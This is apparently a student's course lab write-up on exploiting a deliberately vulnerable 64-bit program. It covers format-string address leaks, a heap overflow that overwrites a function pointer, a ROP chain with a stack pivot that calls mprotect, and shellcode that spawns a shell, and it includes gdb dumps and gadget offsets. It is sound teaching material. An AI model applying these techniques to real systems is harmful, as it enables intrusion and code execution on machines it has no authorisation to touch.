
Jesse Knuckles
I pledge my honor that I have abided by the Stevens Honor System.

Task 1:
Even though the address of &win is not in the stack, the return address of the vuln function is in the stack. This address is in the text section. The address of the main function is also located in the .text section. Though the base address of the .text section will change due to address randomization, the return address of the vuln function and the address of the win function will be constant distance from each other, so using gdb, we can find this distance between these two functions.



```
jknuckle@kali: /tmp/project2/p2
File  Actions  Edit  View  Help
   0x55555555524a <vuln_func+71>:      movsxd rdx,eax
   0x55555555524d <vuln_func+74>:      mov    rax,QWORD PTR [rbp-0x18]
   0x555555555251 <vuln_func+78>:      mov    rsi,rax
   0x555555555254 <vuln_func+81>:      mov    edi,0x0
[------------------------------------stack------------------------------------
--]
0000| 0x7fffffffdd80 --> 0x0
0008| 0x7fffffffdd88 --> 0x5555555592a0 --> 0x0
0016| 0x7fffffffdd90 --> 0x555555559330 --> 0x5555555551c6 (<lose>:    push
  rbp)
0024| 0x7fffffffdd98 --> 0x3b694a7d0933d100
0032| 0x7fffffffdda0 --> 0x7fffffffddd0 --> 0x1
0040| 0x7fffffffdda8 --> 0x5555555552d4 (<main+40>:    jmp    0x5555555552ca
 <main+30>)
0048| 0x7fffffffddb0 --> 0x7fffffffdee8 --> 0x7fffffffe25f ("/tmp/project2/p2
/vuln-64")
0056| 0x7fffffffddb8 --> 0x100000000
[-----------------------------------------------------------------------------
--]
Legend: code, data, rodata, value

Breakpoint 1, vuln_func () at vuln.c:38
38          read(STDIN_FILENO, d->buffer, READ_SZ); // 400
gdb-peda$ p &win
$1 = (void (*)()) 0x555555555189 <win>
gdb-peda$ exit
```

From this, I can see that the address of the win function is 0x555555555189 and the return address of the vuln function is 0x5555555552d4, so their distance apart is 331 bytes.

Next, I need to find where the address of the return function of vuln is, relative to the position of %rsp in the context of where printf is called in the vuln function. So, I set a breakpoint at line 38 in the vuln function, run it, and view the stack.

```
gdb-peda$ x/50x $rsp
0x7fffffffdd80: 0x0000000000000000      0x00005555555592a0
0x7fffffffdd90: 0x0000555555559330      0x5c7babf8d4600b00
0x7fffffffdda0: 0x00007fffffffddd0      0x00005555555552d4
0x7fffffffddb0: 0x00007fffffffdee8      0x0000000100000000
0x7fffffffddc0: 0x0000000000000000      0x5c7babf8d4600b00
0x7fffffffddd0: 0x0000000000000001      0x00007ffff7df16ca
0x7fffffffdde0: 0x0000000000000000      0x00005555555552ac
0x7fffffffddf0: 0x0000000100000000      0x00007fffffffdee8
0x7fffffffde00: 0x00007fffffffdee8      0xa15a18b4b5405a89
0x7fffffffde10: 0x0000000000000000      0x00007fffffffdef8
0x7fffffffde20: 0x0000555555557d98      0x00007ffff7ffd000
0x7fffffffde30: 0x5ea5e74b0e825a89      0x5ea5f70a98465a89
0x7fffffffde40: 0x0000000000000000      0x0000000000000000
0x7fffffffde50: 0x0000000000000000      0x00007fffffffdee8
0x7fffffffde60: 0x00007fffffffdee8      0x5c7babf8d4600b00
0x7fffffffde70: 0x000000000000000e      0x00007ffff7df1785
0x7fffffffde80: 0x00005555555552ac      0x0000555555557d98
0x7fffffffde90: 0x0000000000000000      0x0000000000000000
0x7fffffffdea0: 0x0000000000000000      0x00005555555550a0
0x7fffffffdeb0: 0x00007fffffffdee0      0x0000000000000000
0x7fffffffdec0: 0x0000000000000000      0x00005555555550c1
0x7fffffffded0: 0x00007fffffffded8      0x00007ffff7fac020
0x7fffffffdee0: 0x0000000000000001      0x00007fffffffe25f
0x7fffffffdef0: 0x0000000000000000      0x00007fffffffe278
0x7fffffffdf00: 0x00007fffffffe287      0x00007fffffffe29b
gdb-peda$
```

As you can see, 0x5555555552d4, which is the return address of the vuln function, is 40 bytes below the top of the stack (lowest address of the stack) which is the address of %rsp. This is 11 entries from the top of %rsp (since 0 bytes from the top of %rsp is 1 entry).

Next, I need to find the offset of __GI_mprotect from the start of libc. Since I can use the pwn python library to find the start address of libc dynamically, all I would need is the offset from start of libc to __GI_mprotect. SO I gdb into libc and disassemble this function to find its address in libc.

```
gdb-peda$ disass __GI_mprotect
Dump of assembler code for function __GI_mprotect:
   0x00000000001010f0 <+0>:     mov    eax,0xa
   0x00000000001010f5 <+5>:     syscall
   0x00000000001010f7 <+7>:     cmp    rax,0xfffffffffffff001
   0x00000000001010fd <+13>:    jae    0x101100 <__GI_mprotect+16>
   0x00000000001010ff <+15>:    ret
   0x0000000000101100 <+16>:    mov    rcx,QWORD PTR [rip+0xd1cf1]        # 0
x1d2df8
   0x0000000000101107 <+23>:    neg    eax
   0x0000000000101109 <+25>:    mov    DWORD PTR fs:[rcx],eax
   0x000000000010110c <+28>:    or     rax,0xffffffffffffffff
```

From the above screenshot you can tell that libc is an offset of 0x1010f0 from the start of libc, so I will update the python exploits accordingly.

With this info, I can send in “%11$p”, and python’s .library function with its io object to extract the necessary info to print the proper values to the screen. Below is the result.

```
┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ python3 task1.py
[+] Starting local process './vuln-64': pid 2162014
win:  0x55b90551a189
mprotect:  0x7f5bf5f390f0
[*] Stopped process './vuln-64' (pid 2162014)

┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ 
```

Task2: Task two will build off the first task, but will use the printed values of the first task to place in the correct place on the heap during the heap overflow. Since f->fp() is called in vuln, If I overflow the buffer in such a way that the value of f->fp() on the heap is replaced with the address of the win function, I can successfully call the win function in vuln. To do this, I need to figure out the distance that f->fp() is from the buffer in the heap.

```
gdb-peda$ p &f->fp
$3 = (void (**)()) 0x555555559330
gdb-peda$ p &d->buffer
$4 = (char (*)[128]) 0x5555555592a0
gdb-peda$
```

since the address of f->fp in gdb is 0x555555559330 and the address of the buffer is 0x5555555592a0, they are 144 bytes apart. So, I need to add 144 A's into the buffer followed by the address of win. I will update the python file accordingly.

I retrieve the address of win in the python file the same way I did for task 1.
The result is below.

```
┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ python3 task2.py
[+] Starting local process './vuln-64': pid 2164055
buff:  b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\
x89\xb1\x19\xa0\x99U\n'
output:  b'You win!\n'
[*] Stopped process './vuln-64' (pid 2164055)

┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$
```

Task3:
Now, instead of entering the win function, we will create a ROP chain to set up the registers for and call mprotect to make the heap executable, so we can use the buffer overflow to insert a malicious payload. First, I need to figure out the address of d->buffer, since that is the start of the address range I want to be executable.

```
0000| 0x7fffffffdd80 —→ 0x0
0008| 0x7fffffffdd88 —→ 0x5555555592a0 —→ 0xa6a ('j\n')
0016| 0x7fffffffdd90 —→ 0x555555559330 —→ 0x5555555551c6 (<lose>:     push
 rbp)
```

As you can see by examining the stack, the third word from the top (lowest addy) of the stack is the buffer pointer, or d->buffer. So, I will use ‘%3$p’ as one of the inputs in my python script to get this value, and use it as the value of rdi.

Next, I will find the ROP gadgets needed to set up the registers for a successful call to mprotect. For this I will need a pop rdi ; ret, pop rsi ; ret, and a pop rdx ; ret gadget.

```
┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdi ; ret"

0x0000000000027c65 : pop rdi ; ret

┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ 
```

```
┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rsi ; ret"

0x0000000000029419 : pop rsi ; ret

┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ 
```


```
┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdx ; ret"

0x000000000014a148 : adc al, ch ; pop rdx ; ret 0xffed
0x00000000000fd6bd : pop rdx ; ret
0x0000000000029761 : pop rdx ; ret 0x16
0x000000000014a14a : pop rdx ; ret 0xffed
0x00000000001079e3 : pop rdx ; retf

┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ 
```


I will add the offsets shown on the left of the corresponding gadgets above to the value of libc found in task 1 to give me the correct addresses of these gadgets for my python file.

While making the exploit, I need to account for the fact that the buffer is in the heap, but I need to put values into the stack in order to use the above gadgets in their intended ways. To do this, I will use the stack_pivot gadget. This will move the stack pointer in such a way that the return address of this gadget is the first thing that I put into the buffer, and then the stack continues from that address as normal. So, I will arrange my exploit string in such a way that the pop_rdi gadget is the first thing in my exploit string, followed by the value I intend to put in rdi, followed by the pop rsi gadget, and so on. Then, after the above gadgets, the address of mprotect will be put onto the stack, followed by the original return address of vuln. These two items were found in task 1. Then, a bunch of A's will be printed, until I'm at f->fp(). The value that I will use to overwrite f->fp() will be the address of the stack_pivot gadget. The address of stack_pivot can be found in the same way that the address of the win function was found in tasks 1 and 2.



The stack pivot function is 0x5555555552d6, and the return address of vuln, seen at the top, is 0x5555555552d4.

I will update the python file with all of the above information, and use gdb.attach to examine the running program, make sure mprotect is entered, and make sure all the registers have the appropriate values.



The above screenshot shows that I have successfully accessed __GI_mprotect, and have the proper values in the proper registers for the function.

Task 4:

First I create my shellcode using the python shellcraft function. And I add it into the exploit string from the previous Task, right after where the return address after mprotect is stored. The return address after mprotect must point to the shellcode. So, this time, the return address of mprotect will be the address where the shellcode starts in the heap buffer. To do this, I add the length of the ROPchain from task 3 to the value of rdi, since rdi stores the start of the heap buffer. This is what I insert as the return address of mprotect. Since the heap buffer is executable, returning to that address will run the shellcode. Then, I run the program with gdb.attach, and examine the length of the shellcode in the heap, this I will use to adjust the amount of A's I need to append to the end of my exploit so that the stack_pivot address is placed in the correct place in the heap.

```
Breakpoint 1, vuln_func () at vuln.c:42
42          f→fp();
gdb-peda$ x/50xw &d→buffer
0×55f49490f2a0: 0×d6985c65      0×00007f32      0×9490f000      0×000055f4
0×55f49490f2b0: 0×d6987419      0×00007f32      0×00001000      0×00000000
0×55f49490f2c0: 0×d6a5b6bd      0×00007f32      0×00000007      0×00000000
0×55f49490f2d0: 0×d6a5f0f0      0×00007f32      0×9490f2e0      0×000055f4
0×55f49490f2e0: 0×b848686a      0×6e69622f      0×732f2f2f      0×e7894850
0×55f49490f2f0: 0×01697268      0×24348101      0×01010101      0×6a56f631
0×55f49490f300: 0×01485e08      0×894856e6      0×6ad231e6      0×050f583b
0×55f49490f310: 0×b0c05148      0×d231483c      0×4141050f      0×41414141
0×55f49490f320: 0×41414141      0×41414141      0×41414141      0×41414141
0×55f49490f330: 0×41414141      0×41414141      0×41414141      0×41414141
0×55f49490f340: 0×41414141      0×41414141      0×41414141      0×41414141
0×55f49490f350: 0×d6985c65      0×41417f32      0×41414141      0×41414141
0×55f49490f360: 0×41414141      0×41414141
gdb-peda$
```

In the picture above, you can see that at address 0x55f49490f2d8 points to 0x55f49490f2e0 in the heap, so that means the shellcode should directly follow. It is 58 bytes from 0x55f49490f2e0 to when the A's start repeating, meaning that I should lessen the amount of A's I used in task 3 by 58 A's.

```
┌──(jknuckle㉿kali)-[/tmp/project2/p2]
└─$ python3 task4.py
[+] Starting local process './vuln-64': pid 2151091
[*] Switching to interactive mode
$ ls
Makefile  core                   peda-session-vuln-64.txt  task3.py  vuln.c
aux.o     exploit                task1.py                  task4.py
aux.s     peda-session-dash.txt  task2.py                  vuln-64
$
```

The above picture shows that my exploit was successfully completed.